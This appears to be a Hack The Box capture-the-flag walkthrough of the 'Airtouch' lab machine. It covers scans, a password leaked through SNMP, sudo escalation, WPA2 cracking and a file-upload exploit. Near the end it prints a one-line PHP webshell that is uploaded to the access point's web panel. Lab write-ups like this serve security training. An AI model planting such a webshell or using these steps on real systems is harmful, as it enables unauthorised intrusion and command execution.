Hack The Box: Airtouch Mahcine Walkthrough – Medium Diffiiculty
Medium Machine aircrack-ng, AP, BurpSuite, Challenges, eaphammer, HackTheBox, Linux, Penetration Testing, port forwarding, sshIntroduction to Airtouch:

In this write-up, we will explore the “Airtouch” machine from Hack The Box, categorised as a Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Airtouch” machine from Hack The Box by achieving the following objectives:
User Flag:
The user flag was obtained after the attacker gained initial access to the machine as the low-privileged user consultant via SSH and performed basic enumeration. By connecting to the internal network (192.168.3.0/24) through the compromised system and later accessing the internal access point at 192.168.3.1 via SSH, the attacker explored the /home/user directory and successfully retrieved the user flag.
Root Flag
The attacker achieved the root flag through multiple stages of privilege escalation and lateral movement. They first exploited a misconfigured sudo permission to gain root access on the main machine without a password. After identifying the system as a wireless attack platform, they cracked the WPA2 password (“challenge”) and connected to the internal network. From there, they exploited an unrestricted file upload vulnerability on the access point’s web interface to gain a reverse shell, then performed further enumeration to uncover credentials and access a management server. Using these credentials, they escalated privileges to root and obtained the root flag.
Enumerating the Airtouch Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -T4 -oA initial 10.129.244.98Nmap Output:
─[dark@parrot]─[~/Documents/htb/airtouch]
└──╼ $cat initial.nmap
# Nmap 7.94SVN scan initiated Sat Apr 18 07:36:33 2026 as: nmap -sC -sV -T4 -oA initial 10.129.244.98
Nmap scan report for 10.129.244.98
Host is up (0.16s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     VERSION
6/tcp     filtered unknown
20/tcp    filtered ftp-data
22/tcp    open     ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
222/tcp   filtered rsh-spx
254/tcp   filtered unknown
2005/tcp  filtered deslogin
3517/tcp  filtered 802-11-iapp
5915/tcp  filtered unknown
6543/tcp  filtered mythtv
8009/tcp  filtered ajp13
9595/tcp  filtered pds
32785/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 18 07:37:03 2026 -- 1 IP address (1 host up) scanned in 29.76 seconds
Analysis:
- Port 22 (SSH): Secure Shell service for remote access.
┌─[✗]─[dark@parrot]─[~/Documents/htb/airtouch]
└──╼ $cat udp.nmap
# Nmap 7.94SVN scan initiated Sat Apr 18 07:40:30 2026 as: nmap -sU -sC -sV --top-ports 200 -T4 -oA udp 10.129.244.98
Warning: 10.129.244.98 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.244.98
Host is up (0.18s latency).
Not shown: 183 closed udp ports (port-unreach)
PORT      STATE         SERVICE        VERSION
7/udp     open|filtered echo
68/udp    open|filtered dhcpc
123/udp   open|filtered ntp
161/udp   open          snmp           SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 19acbb136d29e36900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 14m49s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 14m49.23s (88923 timeticks)
990/udp   open|filtered ftps
1022/udp  open|filtered exp2
1036/udp  open|filtered nsstp
3659/udp open|filtered apple-saslPort 161 (SNMP): SNMP service enabled with public community string, leaking sensitive information including consultant credentials.
Web Enumeration
Exploitation
Web Application Exploration:

The attacker obtains initial access by SSHing into the target as the low-privileged user "consultant".

Running sudo -l exposes the critical vulnerability where This allows immediate privilege escalation to root without a password:

This shows basic enumeration after gaining initial access as the consultant user.

The command cat /etc/passwd | grep sh$ reveals that both root and consultant have /bin/bash as their shell. No other service accounts have interactive shells. This is standard Linux reconnaissance to understand which users can log in interactively.

After checking permissions, the user runs sudo su.


Once the attacker gains root access, they find interesting files in /home/consultant, including two PNG images (diagram-net.png and a timestamped photo). The root directory also contains a folder named eaphammer.

The team configured the machine as a wireless attack platform.
Multiple virtual Wi-Fi interfaces are available via the mac80211_hwsim driver.


The output shows several nearby networks, including the company SSID AirTouch-Internet (BSSID: F0:9F:C2:A3:F1:A7, WPA2-PSK, channel 6).

The attacker attempts to crack a previously captured handshake.

The attacker discovers that the WPA2-PSK password is "challenge".

Then generates a WPA supplicant configuration and connects to the corporate Wi-Fi AirTouch-Internet


The interface receives an IP address in the 192.168.3.0/24 network

The interface receives an IP address in the 192.168.3.0/24 network, with the resulting 192.168.3.1 open to the public

After gaining root, the attacker connects to the corporate AirTouch-Internet WPA2-PSK network (password: challenge) on a new virtual interface

The interface receives IP 192.168.3.23/24 (visible via ip a).

Local port forwarding is set up from the attacker’s Parrot OS machine to reach the internal AP’s web interface
File Upload Vulnerability


The application uses PHP sessions with cookies (UserRole=user or UserRole=admin and PHPSESSID). The interface allows editing network name, password, and security mode, but changes appear client-side only (JavaScript-controlled).

Successful login as admin (or manager) grants access to the Wi-Fi configuration panel at /index.php.

The panel requires login as admin/manager and provides a simple “Upload Configuration File” feature that saves uploaded files to the /uploads/ directory.

Further attempts to interact with the AP web interface using curl -u admin:admin http://192.168.3.1/login.cgi return a 404 Not Found. This suggests that the web management page is disabled or located elsewhere.

On the attacker’s Parrot OS machine, a simple PHP webshell was created using the command cat shell.php. The file contains basic code <?php system($_REQUEST[‘cmd’]); ?> that allows the attacker to execute any system command on the target server by passing a ‘cmd’ parameter.

After gaining access as www-data on the AirTouch server, the attacker listed the contents of the /var/www/html/uploads/ directory and confirmed that the webshell was successfully uploaded as shell.phtml.
